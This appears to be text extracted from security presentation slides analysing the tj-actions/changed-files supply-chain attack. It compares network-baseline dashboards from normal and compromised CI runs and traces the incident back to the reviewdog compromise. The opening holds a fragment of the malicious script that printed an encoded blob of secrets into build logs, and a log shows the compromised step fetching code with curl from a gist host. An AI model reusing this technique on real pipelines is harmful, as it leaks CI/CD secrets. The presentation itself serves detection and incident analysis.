
    echo $B64_BLOB
else
    exit 0
fi
```

tj-actions Imposter Commit




Result: CI/CD secrets from the workflow are exfiltrated in CI/CD build logs

Demonstration Setup



Simulation: Normal Scenario



Update README.md by ashishkurm... X +

github.com/step-security/github-actions-demo/pull/8 Guest

step-security / github-actions-demo

Type ⌘ to search

Code Issues Pull requests 1 Actions Projects Wiki Security Insights Settings

Update README.md #8

Open ashishkurm... wants to merge 1 commit into main from ashishkurm...-patch-4

Conversation 0 Commits 1 Checks 0 Files changed 0 +0 -0

ashishkurm... commented now

No description provided.

Update README.md Verified a45d4dd

No conflicts with base branch

Merging can be performed automatically.

Merge pull request You can also merge this with the command line. View command line instructions.

Add a comment

Write Preview

Search bar

Reviewers

Suggestions

Copilot Request

Still in progress? Convert to draft

Assignees

No one—assign yourself

Labels

None yet

Projects

None yet

Milestone

No milestone

Normal Scenario: Network Baseline

<p>Baseline stability status ⓘ</p> <p>Stable</p> <p>View changelog →</p>	<p>Baseline based on</p> <p>2252 job runs</p> <p>View workflow runs →</p>	<p>Baseline changed</p> <p>2225 runs ago</p> <p>View changelog →</p>	<p>Last changed ⓘ</p> <p>8 months ago</p> <p>View changelog →</p>	<p>Anomaly Detection ⓘ</p> <p>Active</p> <p>View workflow runs →</p>																																																																																											
<p>Search endpoints</p> <input type="text"/>																																																																																															
<table><thead><tr><th>Outbound call</th><th>Port</th><th>Status</th><th>First seen ⚠</th><th>Last called on ⚠</th><th>Total calls ⚠</th><th>Sample workflow runs</th></tr></thead><tbody><tr><td>github.com</td><td>443</td><td> Allowed</td><td>8 months ago</td><td>1 minute ago</td><td>2252</td><td>View workflow runs ⋮</td></tr><tr><td>dl-cdn.alpinelinux.org</td><td>443</td><td> Allowed</td><td>8 months ago</td><td>9 days ago</td><td>225</td><td>View workflow runs ⋮</td></tr><tr><td>production.cloudflare.docker.com</td><td>443</td><td> Allowed</td><td>8 months ago</td><td>9 days ago</td><td>225</td><td>View workflow runs ⋮</td></tr><tr><td>auth.docker.io</td><td>443</td><td> Allowed</td><td>8 months ago</td><td>9 days ago</td><td>225</td><td>View workflow runs ⋮</td></tr><tr><td>registry-1.docker.io</td><td>443</td><td> Allowed</td><td>8 months ago</td><td>9 days ago</td><td>225</td><td>View workflow runs ⋮</td></tr><tr><td>381492090279.dkr.ecr.us-west-2.amazonaws.com</td><td>443</td><td> Allowed</td><td>8 months ago</td><td>9 days ago</td><td>225</td><td>View workflow runs ⋮</td></tr><tr><td>api.ecr.us-west-2.amazonaws.com</td><td>443</td><td> Allowed</td><td>8 months ago</td><td>9 days ago</td><td>225</td><td>View workflow runs ⋮</td></tr><tr><td>registry.terraform.io</td><td>443</td><td> Allowed</td><td>8 months ago</td><td>9 days ago</td><td>225</td><td>View workflow runs ⋮</td></tr><tr><td>terraform-state-381492090279.s3.us-west-2.amazonaws.com</td><td>443</td><td> Allowed</td><td>8 months ago</td><td>9 days ago</td><td>225</td><td>View workflow runs ⋮</td></tr><tr><td>checkpoint-api.hashicorp.com</td><td>443</td><td> Allowed</td><td>8 months ago</td><td>9 days ago</td><td>225</td><td>View workflow runs ⋮</td></tr><tr><td>releases.hashicorp.com</td><td>443</td><td> Allowed</td><td>8 months ago</td><td>9 days ago</td><td>225</td><td>View workflow runs ⋮</td></tr><tr><td>sts.us-west-2.amazonaws.com</td><td>443</td><td> Allowed</td><td>8 months ago</td><td>9 days ago</td><td>225</td><td>View workflow runs ⋮</td></tr></tbody></table>					Outbound call	Port	Status	First seen ⚠	Last called on ⚠	Total calls ⚠	Sample workflow runs	github.com	443	Allowed	8 months ago	1 minute ago	2252	View workflow runs ⋮	dl-cdn.alpinelinux.org	443	Allowed	8 months ago	9 days ago	225	View workflow runs ⋮	production.cloudflare.docker.com	443	Allowed	8 months ago	9 days ago	225	View workflow runs ⋮	auth.docker.io	443	Allowed	8 months ago	9 days ago	225	View workflow runs ⋮	registry-1.docker.io	443	Allowed	8 months ago	9 days ago	225	View workflow runs ⋮	381492090279.dkr.ecr.us-west-2.amazonaws.com	443	Allowed	8 months ago	9 days ago	225	View workflow runs ⋮	api.ecr.us-west-2.amazonaws.com	443	Allowed	8 months ago	9 days ago	225	View workflow runs ⋮	registry.terraform.io	443	Allowed	8 months ago	9 days ago	225	View workflow runs ⋮	terraform-state-381492090279.s3.us-west-2.amazonaws.com	443	Allowed	8 months ago	9 days ago	225	View workflow runs ⋮	checkpoint-api.hashicorp.com	443	Allowed	8 months ago	9 days ago	225	View workflow runs ⋮	releases.hashicorp.com	443	Allowed	8 months ago	9 days ago	225	View workflow runs ⋮	sts.us-west-2.amazonaws.com	443	Allowed	8 months ago	9 days ago	225	View workflow runs ⋮
Outbound call	Port	Status	First seen ⚠	Last called on ⚠	Total calls ⚠	Sample workflow runs																																																																																									
github.com	443	Allowed	8 months ago	1 minute ago	2252	View workflow runs ⋮																																																																																									
dl-cdn.alpinelinux.org	443	Allowed	8 months ago	9 days ago	225	View workflow runs ⋮																																																																																									
production.cloudflare.docker.com	443	Allowed	8 months ago	9 days ago	225	View workflow runs ⋮																																																																																									
auth.docker.io	443	Allowed	8 months ago	9 days ago	225	View workflow runs ⋮																																																																																									
registry-1.docker.io	443	Allowed	8 months ago	9 days ago	225	View workflow runs ⋮																																																																																									
381492090279.dkr.ecr.us-west-2.amazonaws.com	443	Allowed	8 months ago	9 days ago	225	View workflow runs ⋮																																																																																									
api.ecr.us-west-2.amazonaws.com	443	Allowed	8 months ago	9 days ago	225	View workflow runs ⋮																																																																																									
registry.terraform.io	443	Allowed	8 months ago	9 days ago	225	View workflow runs ⋮																																																																																									
terraform-state-381492090279.s3.us-west-2.amazonaws.com	443	Allowed	8 months ago	9 days ago	225	View workflow runs ⋮																																																																																									
checkpoint-api.hashicorp.com	443	Allowed	8 months ago	9 days ago	225	View workflow runs ⋮																																																																																									
releases.hashicorp.com	443	Allowed	8 months ago	9 days ago	225	View workflow runs ⋮																																																																																									
sts.us-west-2.amazonaws.com	443	Allowed	8 months ago	9 days ago	225	View workflow runs ⋮																																																																																									

Normal Scenario: Network Connections


Runner name: - Duration: 15s
Job labels: ubuntu-latest Baseline status: **Stable**

[Events](#) [Baseline](#)

Search events Show findings only

Step	PID	Process	Destination	Port	Status	Timestamp
Run actions/checkout@v4 actions/checkout@v4	2046	git-remote-http	github.com → API Calls 1	443	Allowed	Jul 29 2025 16:21:12
Run tj-actions-clone/changed-files@v35 tj-actions-clone/changed-files@v35	2102	git-remote-http	github.com → API Calls 1	443	Allowed	Jul 29 2025 16:21:12

Simulation: Compromise Scenario



A screenshot of a GitHub pull request page for a repository named "github-actions-demo". The pull request is titled "Update README.md #9" and is marked as "Open". It shows a merge from the branch "ashishkurmi-patch-5" into the "main" branch. The pull request has one commit and no checks or files changed. A comment from the user "ashishkurmi" states "No description provided." Below the commit, there is a green box indicating "No conflicts with base branch" and "Merging can be performed automatically". A large green button says "Merge pull request". On the right side, there are sections for "Reviewers", "Suggestions", "Copilot" (with a "Request" button), and status indicators like "Still in progress?" and "Convert to draft". Other sections include "Assignees" (no one assigned), "Labels" (none yet), "Projects" (none yet), and "Milestone" (no milestone). At the bottom, there is a "Add a comment" section with "Write" and "Preview" buttons, and a rich text editor toolbar.

Compromise Scenario: Network Baseline

Network Baseline Summary						
Baseline stability status		Baseline based on		Baseline changed		
Unstable		2253 job runs		Latest run		
View changelog		View workflow runs		View changelog		
<input type="text"/> Search endpoints						
Outbound call	Port	Status	First seen	Last called on	Total calls	Sample workflow runs
gist.githubusercontent.com	443	Allowed	3 minutes ago	3 minutes ago	1	View workflow runs
github.com	443	Allowed	8 months ago	3 minutes ago	2253	View workflow runs
dl-cdn.alpinelinux.org	443	Allowed	8 months ago	9 days ago	225	View workflow runs
production.cloudflare.docker.com	443	Allowed	8 months ago	9 days ago	225	View workflow runs
auth.docker.io	443	Allowed	8 months ago	9 days ago	225	View workflow runs
registry-1.docker.io	443	Allowed	8 months ago	9 days ago	225	View workflow runs
381492090279.dkr.ecr.us-west-2.amazonaws.com	443	Allowed	8 months ago	9 days ago	225	View workflow runs
api.ecr.us-west-2.amazonaws.com	443	Allowed	8 months ago	9 days ago	225	View workflow runs
registry.terraform.io	443	Allowed	8 months ago	9 days ago	225	View workflow runs
terraform-state-381492090279.s3.us-west-2.amazonaws.com	443	Allowed	8 months ago	9 days ago	225	View workflow runs
checkpoint-api.hashicorp.com	443	Allowed	8 months ago	9 days ago	225	View workflow runs
releases.hashicorp.com	443	Allowed	8 months ago	9 days ago	225	View workflow runs
sts.us-west-2.amazonaws.com	443	Allowed	8 months ago	9 days ago	225	View workflow runs


Compromise Scenario: Network Baseline

Baseline stability status ⓘ						
Unstable						
View changelog →						
Baseline based on 2253 job runs						
View workflow runs →						
Baseline changed Latest run						
View changelog →						
Last changed ⓘ 3 minutes ago						
View changelog →						
Anomaly Detection ⓘ						
Active						
View workflow runs →						
<input type="text"/> Search endpoints						
Outbound call	Port	Status	First seen ⚠	Last called on ⚠	Total calls ⚠	Sample workflow runs
gist.githubusercontent.com	443	 ⓘ Allowed	3 minutes ago	3 minutes ago	1	View workflow runs
github.com	443	 ⓘ Allowed	8 months ago	3 minutes ago	2253	View workflow runs
dl-cdn.alpinelinux.org	443	 ⓘ Allowed	8 months ago	9 days ago	225	View workflow runs
production.cloudflare.docker.com	443	 ⓘ Allowed	8 months ago	9 days ago	225	View workflow runs
auth.docker.io	443	 ⓘ Allowed	8 months ago	9 days ago	225	View workflow runs
registry-1.docker.io	443	 ⓘ Allowed	8 months ago	9 days ago	225	View workflow runs
381492090279.dkr.ecr.us-west-2.amazonaws.com	443	 ⓘ Allowed	8 months ago	9 days ago	225	View workflow runs
api.ecr.us-west-2.amazonaws.com	443	 ⓘ Allowed	8 months ago	9 days ago	225	View workflow runs
registry.terraform.io	443	 ⓘ Allowed	8 months ago	9 days ago	225	View workflow runs
terraform-state-381492090279.s3.us-west-2.amazonaws.com	443	 ⓘ Allowed	8 months ago	9 days ago	225	View workflow runs
checkpoint-api.hashicorp.com	443	 ⓘ Allowed	8 months ago	9 days ago	225	View workflow runs
releases.hashicorp.com	443	 ⓘ Allowed	8 months ago	9 days ago	225	View workflow runs
sts.us-west-2.amazonaws.com	443	 ⓘ Allowed	8 months ago	9 days ago	225	View workflow runs

Compromise Scenario: Network Connections

Runner name:	-	Duration:	19s
Job labels:	ubuntu-latest	Baseline status:	Unstable
Events		Baseline	
<input type="text"/> Search events			<input checked="" type="checkbox"/> Show findings only
Step	PID	Process	Destination
Run actions/checkout@v4 actions/checkout@v4	2059	git-remote-http	 github.com → API Calls 1
Run tj-actions-clone/changed-files@v35 tj-actions-clone/changed-files@v35	2083	curl	 gist.githubusercontent.com → API Calls 1
Run tj-actions-clone/changed-files@v35 tj-actions-clone/changed-files@v35	2129	git-remote-http	 github.com → API Calls 1

Tracing tj-actions Compromise Back to the Reviewdog Compromise



Tracing tj-actions compromise back to the reviewdog compromise

The image shows two GitHub blame history snippets side-by-side.

Left Snippet: github.com/tj-actions/changed-files/blob/3b3041225bddb25fd9637f44aa4e9a5178c6792e/.github/workflows/test.yml

Commit: 3b30412 → **changed-files / .github / workflows / test.yml**

Blame: 2239 lines (2097 loc) · 90.2 KB

```
- name: Run eslint on changed files
  uses: tj-actions/eslint-changed-files@v25
  if: github.event_name == 'pull_request'
  with:
    token: ${{ secrets.PAT_TOKEN }}
    config_path: ".eslintrc.json"
    ignore_path: ".eslintignore"
```

Right Snippet: github.com/tj-actions/eslint-changed-files/blob/main/action.yml

Commit: main → **eslint-changed-files / action.yml**

Blame: 130 lines (128 loc) · 5.48 KB

steps:

```
- uses: reviewdog/action-setup@v1
  if: inputs.skip_annotations == 'false'
  with:
    reviewdog_version: v0.20.0
```

Tracing tj-actions compromise back to the reviewdog compromise

The image shows two GitHub commit history snippets side-by-side.

Left Commit (3b30412):

- Branch: **changed-files**
- File: **.github / workflows / test.yml**
- Blame: 2239 lines (2097 loc) · 90.2 KB
- Code snippet:


```
- name: Run eslint on changed files
  uses: tj-actions/eslint-changed-files@v25
  if: github.event_name == 'pull_request'
  with:
    token: ${{ secrets.PAT_TOKEN }}
    config_path: ".eslintrc.json"
    ignore_path: ".eslintignore"
```

Right Commit (main):

- Branch: **main**
- File: **eslint-changed-files / action.yml**
- Blame: 130 lines (128 loc) · 5.48 KB
- Code snippet:

```
steps:
- uses: reviewdog/action-setup@v1
  if: inputs.skip_annotations == 'false'
  with:
    reviewdog_version: v0.20.0
```

Compromise of Reviewdog Actions



The Malicious Imposter Commit

